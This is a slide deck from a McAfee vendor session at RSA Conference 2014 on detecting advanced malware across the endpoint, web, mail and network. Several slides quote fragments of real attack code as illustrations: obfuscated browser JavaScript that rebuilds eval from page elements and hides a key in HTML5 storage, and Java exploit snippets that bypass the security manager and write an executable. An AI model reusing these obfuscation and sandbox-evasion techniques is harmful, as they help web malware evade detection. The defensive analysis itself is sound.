

# RSA<sup>®</sup>CONFERENCE 2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Share.  
Learn.  
Secure.

Capitalizing on  
Collective Intelligence

## One Step Ahead Of Advanced Attacks and Malware

SESSION ID: SPO2-W02


**Jon Paterson**

Director, Advanced Technology Group  
McAfee, an Intel Company





# Advanced malware - what are your concerns?





# Areas of innovation





# RSA<sup>®</sup>CONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO



endpoint




# next generation Endpoint






# how does it Work?



assessor




machine learning



# conviction flow via Assessor


## AM core endpoint





# “profiler.gen.a” in Action

- ◆ 9360 unique detections
- ◆ at moment of detection:
  - ◆ 208 previously detected and classified by McAfee
  - ◆ 9152 proactive (98%)
- ◆ Multiple Family classifications
  - ◆ Zbot (24 variants), ZeroAccess (6 variants), FakeAlert (6 variants), WinWebsec, Swisyn, vundu





# RSA<sup>®</sup>CONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO



web



# Web Exploitation continues as key vector



Security

Images courtesy of kahusecurity.com



# Browser DOM specific behavior



```
<font>code</font><font>eval</font><font>applet</font><applet mayscript='true'  
code=morale.class archive='joaognkwnbtama.jar'><param value=  
'u//FCyyKreajjefreEsy77y%deFuF0cIf' name=dmac></applet><applet mayscript=  
'true' code=apache.ad.as.class archive='ytjzbudmdtftm.jar'><param value=  
'u//FCyyKreajjefreEsy77y%deFuF0cIj' name=kdwidth></applet><iframe  
src='dvizbnfokziuir7.' f' width='1' height='1' frameborder='0'></iframe>  
<body bgcolor='white' id='dweuiw' name='dweuiw'></body>  
<script>  
</script>  
var iikqi =  
"dy`*v/wrted0ndEA5slc`d`np.c)o>{*ik.orE`0coCDFeeu're'tpah;c~v`*qnsyl=-hcT94{m  
(m)upa-ep{)u)a9`.ao`e`0(u`C9vee;nlptnpum;rlhpvf{m`0um)89annotopode)}ef`.thitve  
c0)e;4Drтт.іyloCn;cnuu2tpg`anl0;no09`(.tmmlhd)atn`3p?aIrts-}t2-3o`cyeeckiCct.  
c=0:itn`{iAc..0`Orp-nailhacwt`./=oto`dBacc4;=Bee$tttdithri`1/2r ...=eaynu;";  
</script>  
<textarea name="none">var dubai;var muh='';function jvyrx4(dmhuј){return  
dmhuј.replace(/1/mgi,'1').replace(/`/mgi,'  
'').replace(/~/gmi,'').replace(/»/img,String.fromCharCode(2*0x5)).  
...</textarea>  
<script>  
var ypcqk = this[document.getElementsByTagName('*')[4].innerHTML];  
ypcqk(document.getElementsByTagName('*')[25].value);  
</script>
```

exception  
handling as anti-  
emulation  
technique

"eval()"  
reconstructed



# Server side polymorphism

```
{
    Glocker glocker = getGL("setSec" + "urity" + "Man" + "ager", new Object[1]);
    String udfhdk = "1fbc35 nyg3556g/ c35n7 vc35cx4c35c56vb7c458n bc3 vc35v b";
    HashSet s = createHS();
    udfhdk = udfhdk + "dc fc235vbtnym nc235bvc5 4xvb78c35nm9n bvcec25vbgnh bfv";
    s.add(glocker);
    udfhdk = udfhdk + "dvbg nh c35bvcbgyu fdcc355v7b8 nc fvb";
    processHM(s);
    udfhdk = udfhdk + "v bgnc35hbvc rbc35gynhub 235vr thc35r54c cb67 c34523vdb";
}
```

privilege check bypass

debris

```
public void fwr(FileOutputStream fos, byte[] abyte0, int i) throws Exception
{
    fos.write(abyte0, 0, i);
}

public void start()
{
    String hn6fiopf2rio = " v vc352cvrrc 65 cc235v 65cv5rcer23v f cv6 fvc235 6f";

    super.start();
    try
    {
        String uuuy = "v c35bgnh235 bvc4c353 vc35bg vcd c53rbt23ccg";
        String s3 = Glocker.epath;
        uuuy = uuuy + "v ctwec4vb etetn bvc dtwetbg veth bvcdvfbgn9vwe bvc545b67b v54";
        String s4 = Math.random() + ".ex" + 'e';
        s3 = Glocker.abatcu;
        s4 = "A c35rduv332 pcc4c323 ac33p3 acq c21f53ccq";
    }
}
```



Security

#RSAC

RSACONFERENCE2014



# Server side Polymorphism

SHA256: f831262c51257d7c4862d27df51b45265401c8488373c124f1c8d43388439

Dateiname: 0f28ae62774dd958eefda92f3eaf1e\_5

Erkennungsrate: 13 / 47

Analyse-Datum: 2013-07-16 09:37:39 UTC (vor 15 Minuten)

13 / 47

0

0

Antivirus

Ergebnis

Aktualisierung

Agnitum

✓

20130715

AhnLab-V3

✓

20130716

AntiVir

Java/Exdoor.AL

20130716

Antiy-AVL

✓

20130716

Avast

Java.Agent-WY [Expl]

20130716

AVG

Java/Exploit.IZ

20130715

BitDefender

✓

20130716

Kaspersky

✓

20130716

Kingsoft

✓

20130708

Malwarebytes

✓

20130716

McAfee

RDN/Generic.Exploit.d2o

20130716

McAfee-GW-Edition

Heuristic.Behaves.Like.Java.Suspicious.Dldr.Apl.F

20130715

Microsoft

Exploit.Java/CVE-2010-0840

20130716

MicroWorld-eScan

✓

20130716

SHA256: ded30c02d6d9190159e9f5eb0031fda9e

Dateiname: 0f28ae62774dd958eefda92f3eaf1e\_5

Erkennungsrate: 5 / 47

Analyse-Datum: 2013-07-16 09:20:42 UTC (vor 22 Minuten)

5 / 47

0

0

Antivirus

Ergebnis

Aktualisierung

Agnitum

✓

20130715

AhnLab-V3

✓

20130716

AntiVir

✓

20130716

Antiy-AVL

✓

20130716

Avast

Java.Agent-WY [Expl]

20130716

AVG

✓

20130715

BitDefender

✓

20130716

Kaspersky

✓

20130716

Kingsoft

✓

20130708

Malwarebytes

✓

20130716

McAfee

RDN/Generic.Exploit.d2o

20130716

McAfee-GW-Edition

Heuristic.Behaves.Like.Java.Suspicious.Dldr.Apl.F

20130715

Microsoft

✓

20130716

MicroWorld-eScan

✓

20130716



# Looking to the future?



```
html5-obf_exploit.html
Home Edit Search Develop Plugins Windows Help
Build Project Build Options Profile Emulate Scan Step Pause Stop
Debug
<div>562556572805131824100747726420450404117355557429296126744259302726757429
<div>130933284776567707225625564772642074680722562556624822206407225625566265
<div>255647207825674833285547765677336615268107070707171819070507200729268107
<div>0707368136</div>
<script>
if (typeof(Storage) !== "undefined")
{
    sessionStorage.z = "wD.gT017+-->bk}yjqxz293hBSL*8V\"%,/A[564FECO'MI!|XR:
</script>
<script>
k="val";
e = window['e'+k];
z=sessionStorage.z;
n=document.getElementsByTagName("div")[0];
t="";
for (i=0;i<n.childNodes.length;i++)
t+=n.childNodes[i].innerHTML;
```

*malware hidden in HTML design elements*

*decryption key placed into HTML5 web storage*

*dynamically reconstructing and deobfuscating malware*



Security



# RSA<sup>®</sup>CONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO



mail



# spear-phishing


“95% of all attacks on enterprise networks are the result of successful spear-phishing.”

*SANS Institute via Network World –  
Mar 2013*





# Delivery time Scanning?





# RSA<sup>®</sup>CONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO



advanced  
analysis




# huge interest in Sandbox technologies

- ◆ virtual and safe environment
- ◆ Runtime analysis = monitors behavior
- ◆ computationally expensive
- ◆ not real time
- ◆ sandbox detection / evasion
  - ◆ delayed execution
  - ◆ environment detection
  - ◆ conditional execution






# Framework For Scalable Advanced Analysis





# combining Assembly Code and Dynamic analysis

- ◆ what if you had a map of the latent code?
  - ◆ logical execution paths
- ◆ what can you do with that?
  - ◆ percentage of latent code
  - ◆ familial resemblance





# RSA<sup>®</sup>CONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO



network




# Evasion at the transport

what good are  
your defenses  
if they are easily  
evaded?





# Exfiltration and application visibility





# What can we understand from protocol alone?



## DBA

normal use:

- ♦ email
- ♦ database



### endpoint perspective:



outlook.exe



oradba.exe

### network perspective:



IMAP (port 143)



SQL\*Net (port 1521)

Drive by infection with  
code injection into outlook

### endpoint perspective:



outlook.exe


### network perspective:



SQL\*Net (port 1521)



# advanced Application Visibility







